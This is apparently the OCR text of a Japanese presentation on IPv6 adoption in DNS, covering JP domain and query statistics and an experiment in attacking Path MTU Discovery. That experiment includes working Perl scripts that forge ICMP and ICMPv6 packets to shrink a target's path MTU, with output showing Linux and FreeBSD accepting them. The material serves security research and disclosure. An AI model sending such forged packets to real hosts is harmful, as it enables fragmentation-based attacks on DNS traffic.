  - IPv6接続性があれば当然AAAAクエリを出す

(2) JPドメイン名でのIPv6設定状況

- JPRSでは、2006年からゾーンファイルなどを保存している
  - (それ以前のものもあるはずだが、取り出しにくいので)
- JPゾーンファイルのホスト情報(JPドメイン名)にIPv6アドレスを設定しているものは数えられる
  → IPv6アドレスを持つホスト情報を参照するドメイン名数
- ただし、JPゾーンファイルからわかるものは一部だけ
  - JP以外のネームサーバ名のものは、過去の情報がわからない
  - JPでも、JPゾーンにないネームサーバ名はわからない
- 現在の情報は、別途名前解決を行って集計可能

JPゾーンファイル例 (一部)

jp. IN SOA z.dns.jp. root.dns.jp. 1560495602 3600 900 1814400 900

jp. IN NS a.dns.jp.

dnslab.jp. IN NS ns.dnslab.jp.

ns.dnslab.jp. IN AAAA 2001:200:132:7::3

ns.dnslab.jp. IN A 203.178.129.35

wide.jp. IN NS ns-wide.wide.ad.jp.

ns-wide.wide.ad.jp. IN AAAA 2001:200:0:1::f

ns-wide.wide.ad.jp. IN A 203.178.136.59


jpdirect.jp. IN NS dns-b.iij.ad.jp.

jpdirect.jp. IN NS dns-c.iij.ad.jp.

JPゾーンファイルだけでIPv6ネームサーバがあることがわかる
(過去の評価も可能)

ゾーンファイルだけではIPv6ネームサーバがあるかわからない
別途、ネームサーバ名の名前解決を行い、AAAAリソースレコードがあるか判定する必要あり
(過去に遡れない)

JPゾーンファイルから見たIPv6対応の変化




各月の1日の情報をプロット

JPドメイン名の状況 (2019/6/21)

- ゾーンファイルではよくわからないので、JP登録ドメイン名の名前解決を行った。(接続まではしていないことに注意)
  - ドメイン名$dom {SOA,NS,A,AAAA}, www.$dom {A,AAAA}, ネームサーバ名 $ns {A,AAAA}を問い合わせ
  - 2019/6/21朝のJPゾーンにあるドメイン名に6/21中に問い合わせ
- ネームサーバ設定されているもの　1,540,542
  これを100%として以下を集計
- ドメイン名 SOAの名前解決できたもの　1,452,053 (94.3%)
  - そのうち、IPv6ネームサーバをもつもの　315,621 (20.5%)
  - IPv6サーバのみ　17
- ドメイン名頂点またはwww. にAが指定　1,350,642 (87.7%)
- ドメイン名頂点またはwww. にAのみ(IPv4のみ) 1289008 (83.7%)
- ドメイン名頂点またはwww. にAAAAのみ(IPv6のみ) 17
- ドメイン名頂点またはwww. にAAAAとA　61634 (4%)
- ドメイン名頂点またはwww. にAAAA　61651 (4%)
  - ネームサーバがIPv6アドレスを持つ　54074 (3.5%)　IPv6対応
  - ネームサーバがIPv4アドレスのみ　7577 (0.5%)　IPv4に依存


JP DNSへの問い合わせの変化

a.dns.jp及びg.dns.jpで観測した問い合わせを分析
(JP DNSのうち1/6から2/8)



JP DNSへの問い合わせの変化

- JP DNSに問い合わせを送るアドレスの8%がIPv6 (2010年は2%)
- IPv6での問い合わせは2010年の1%から2019年には16%程度に増加
  - 大規模なフルリゾルバが対応？
- AAAAクエリは2010年でも10%



人気あるドメイン名の対応状況

- リスト: http://s3-us-west-1.amazonaws.com/umbrella-static/top-1m.csv.zip
  - 登録ドメイン名に整形, 重複削除 → 約23万　そのうち10万調査
  - ドメイン名$dom {SOA,A,AAAA}, www.$dom {A,AAAA}
  - unboundに問い合わせ (IPv4-onlyとIPv6-onlyを用意)

		応答なし	SOA応答あり	Aあり	AAAAあり	両方なし	両方あり
IPv4 only	1 - 1000	6	994	791	167	203	167
IPv6 only	1 - 1000	168	831	653	134	179	134
IPv4 only	1 - 10000	90	9,894	8,490	1,654	1,420	1,654
IPv6 only	1 - 10000	2,321	7,653	6,450	1,397	1,229	1,397
IPv4 only	1 - 100000	8,633	90,883	84,078	17,611	7,280	17,602
IPv6 only	1 - 100000	36,434	63,136	57,615	15,391	5,942	15,382

  - IPv6のみで名前解決できたドメイン名が 63136(63%)　(SOA応答)
    - DNSサーバのIPv6対応は進んでいる (DNSプロバイダが対応か？)
  - そのうちゾーン頂点またはwwwにAAAAあるものが 15391 (15%)
    - WebサーバのIPv6対応は遅れているが JPの3.5%よりは多い
  - 名前解決できないものや、SOA応答がないものが10%
    - 存在しないもの (lan, local, home) や非終端ドメイン名 (com.fj)　掃除不足


IPv6の問題点
Path MTU Discovery (pMTUd) への攻撃

Path MTU Discoveryへの攻撃

- インターネットでは、リンクごとに通せるパケットサイズが違う
  - ほとんど 1500 であるが、PPPoEでは1454など
  - それを超えた大きなパケットは断片化して通す
  - IPv4では経路上のルータが断片化したが、
  - IPv6では経路上でのフラグメント(断片化)が禁止されているため、送信元が経路を通せる大きさのパケットを作る必要がある
- Path MTU Discoveryは、通信先までのすべての経路を通せる最大のパケットサイズを知るためのプロトコル
  - Path MTU discoveryはIPv6では必須
- IPv4でPath MTU discoveryを悪用し、フラグメントを悪用した攻撃が提案されている
- そこでIPv6でもフラグメントを悪用できないか調査

Path MTU Discoveryへの攻撃実験

- ICMPv6パケットを作り
- 攻撃対象へ送る
  - BPF / raw socket /
- 攻撃対象で成功したか確認
  - Linux: ip route get <IP addr>
  - FreeBSD: sysctl -o net.inet.tcp.hostcache.list



IPv4でのICMPパケットの作り方

IPv4 Header
45 xx 00 3a 00 00 00 00 40 01
Checksum (IPv4 Header)
(length = 20+8+20+8)
$source $target (IPv4 address)

ICMP Header
03 04 Unreachable Frag. needed
Checksum (ICMP)
MTU 552

IP Header (inner)
45 xx 05 78 00 00 40 00 40 11
Cksum (inner IP header)
larger size 1420, proto=UDP
$target $remote (IPv4 address)

UDP header (inner)
00 35 xx xx source port 53
UDP length 1400
UDP checksum (any)

```
#!/usr/bin/env perl
use Socket; $mtu = 552;
$source = inet_aton("192.0.2.1");
$target = inet_aton("192.0.2.129");
$remote = inet_aton("192.0.2.193");
$ip = pack('CCnnnCC', 0x45, 0, 56, 0, 0, 64, 1);
my $sum = unpack("%32n*", $ip.$source.$target);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
$ip .= pack("n", $sum).$source.$target;
my $ip2 = pack('CCnnnCC', 0x45, 0, 1420, 0, 0x4000,
64, 17);
my $sum = unpack("%32n*", $ip2.$target.$remote);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
$ip2 .= pack("n", $sum).$target.$remote;
my $udp = pack('nnnn', 53, 1111, 1400, 0xabcd);
my $icmp = pack('CCnnn', 3, 4, 0, 1, $mtu);
my $sum = unpack("%32n*", $icmp.$ip2.$udp);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
substr($icmp, 2, 2) = pack("n", $sum);
print $ip.$icmp.$ip2.$udp;
```

IPv6でのICMPv6パケットの作り方

IPv6 Header
60 00 00 00 07 d8 3a 40
length=mtu-40
next header=ICMPv6 58(3a)
$source (IPv6 address)
$target (IPv6 address)

ICMPv6 Header
02 00 Packet Too BIG
Checksum
00 00 08 00 MTU=1280

IPv6 Header (inner)
60 00 00 00 1460 11 40
larger MTU, next header=UDP
$target (IPv6 address)
$remote (IPv6 address)

UDP header (inner)
00 35 xx xx source port 53
UDP length 1460
UDP checksum

Fill zero to the end of packet
1280 - 40 - 8 - 40 - 8

```
#!/usr/bin/env perl
use Socket6;
$source = inet_pton(AF_INET6, "2001:db8:1111::1");
$target = inet_pton(AF_INET6, "2001:db8:2222::2");
$remote = inet_pton(AF_INET6, "2001:db8:3333::3");
$mtu = 1280;
$ip6 = pack('CCnnCC',0x60,0,0,$mtu-
40,58,64).$source.$target;
$icmp6 = pack('CCnN', 2,0,0,$mtu);
$ip2 =
pack('CCnnCC',0x60,0,0,1460,17,64).$target.$remote;
$udp = pack('nnnn', 53, 1111, 1400, 0xabcd);
$data = chr(0) x ($mtu-length($ip6.$icmp6.$ip2.$udp));
$pseudo = $source.$target.pack('NN', $mtu-40, 58);
$sum = unpack("%32n*",
$pseudo.$icmp6.$ip2.$udp.$data);
$sum = ($sum & 0xffff) + ($sum >> 16);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
substr($icmp6, 2, 2) = pack("n", $sum);
print $ip6.$icmp6.$ip2.$udp.$data;
```

攻撃実験結果

- On Linux 2.6.32　(もともとのMTUは1500)

% ip route get 2001:503:ba3e::2:30

2001:503:ba3e::2:30 via 2001:503:ba3e::2:30 dev venet0 src 2001:2e8:602:0:2:1:0:9e metric 0

cache expires 583sec mtu 1280 advmss 1440 hoplimit 0 features 8

% ip route get 203.178.129.44

203.178.129.44 dev venet0 src 183.181.168.158

cache expires 597sec mtu 552 advmss 1460 hoplimit 64

– the cache entry for target IP address should exist before attack

- On FreeBSD 12.0　(もともとのMTUは1500)

% sysctl -o net.inet.tcp.hostcache.list

net.inet.tcp.hostcache.list:

IP address	MTU	SSTRESH	RTT	RTTVAR	CWND	SENDPIPE	…
2001:503:ba3e::2:30	1272	0	0ms	0ms	0	0	0 …

Path MTU Discovery攻撃のまとめ

OS / source	Crafted ICMPv4 "frag needed and DF set" for UDP	Minimal IPv4 MTU	Crafted ICMPv6 PTB for UDP	Minimal IPv6 MTU
Domain Validation++ For MitM-Resilient PKI	論文では、受け入れるものがある	552 / 296		
Linux 2.6.32	Accept	552	Accept	1280
Linux 4.18.20	Ignore		Accept	1280
FreeBSD 12.0	Ignore (no code)		Accept	1280
NetBSD (source code check only)	(no code)		(may accept)	(1280)

Path MTU discovery への攻撃のまとめ

- 古いLinuxシステムは、IPv4 UDPでのPath MTUを552まで小さくできた
  - BSDや、新しいLinuxは無視する
- ほとんどのBSD, Linuxシステムは、UDPへのICMPv6 Packet Too Bigを(無条件に)受け入れ、Path MTUを1280まで小さくすることができる
  - 遠隔から、簡単に
- TCPでは、接続中のセッションに関してICMP “fragmentation needed and DF set”を受け付け、パケットサイズを調整する
  - Linux/BSD両方とも, IPv4/IPv6両方とも
- Path MTU Discoveryには問題がある
  - TCPではICMPv6 Packet Too Bigが必要でフィルタしてはならない
  - IPv4よりはまし (IPv6では下限が1280)
  - UDPは、パケットサイズ1280までで使うのが安全
  - アプリケーションでUDPパケットサイズを1280以下で使うとよい
- DNS Flag Dayという活動で断片化やpMTUdを避ける動きあり

まとめ

- DNSプロトコルのIPv6対応は1995年に完了
- DNSソフトウェアのIPv6対応は2000年ごろには完了
- ルート、TLDのIPv6対応は2008年には完了
  - –このあとはドメイン名登録者が設定するだけ
  - –IPv6ホスト情報を取り次ぐRegistrarを選定する必要あり
- 現在のクライアントはIPv6アドレスを問い合わせる
- IPv6対応ドメイン名は増加傾向にあり、JPの3.5%
- 大規模ISPはIPv6に対応し、JPでのIPv6での問い合わせは2010年の1%から2019年には16%に増加
- IPv6プロトコルと実装には問題が残っている
  - –IPv4にも問題が残っている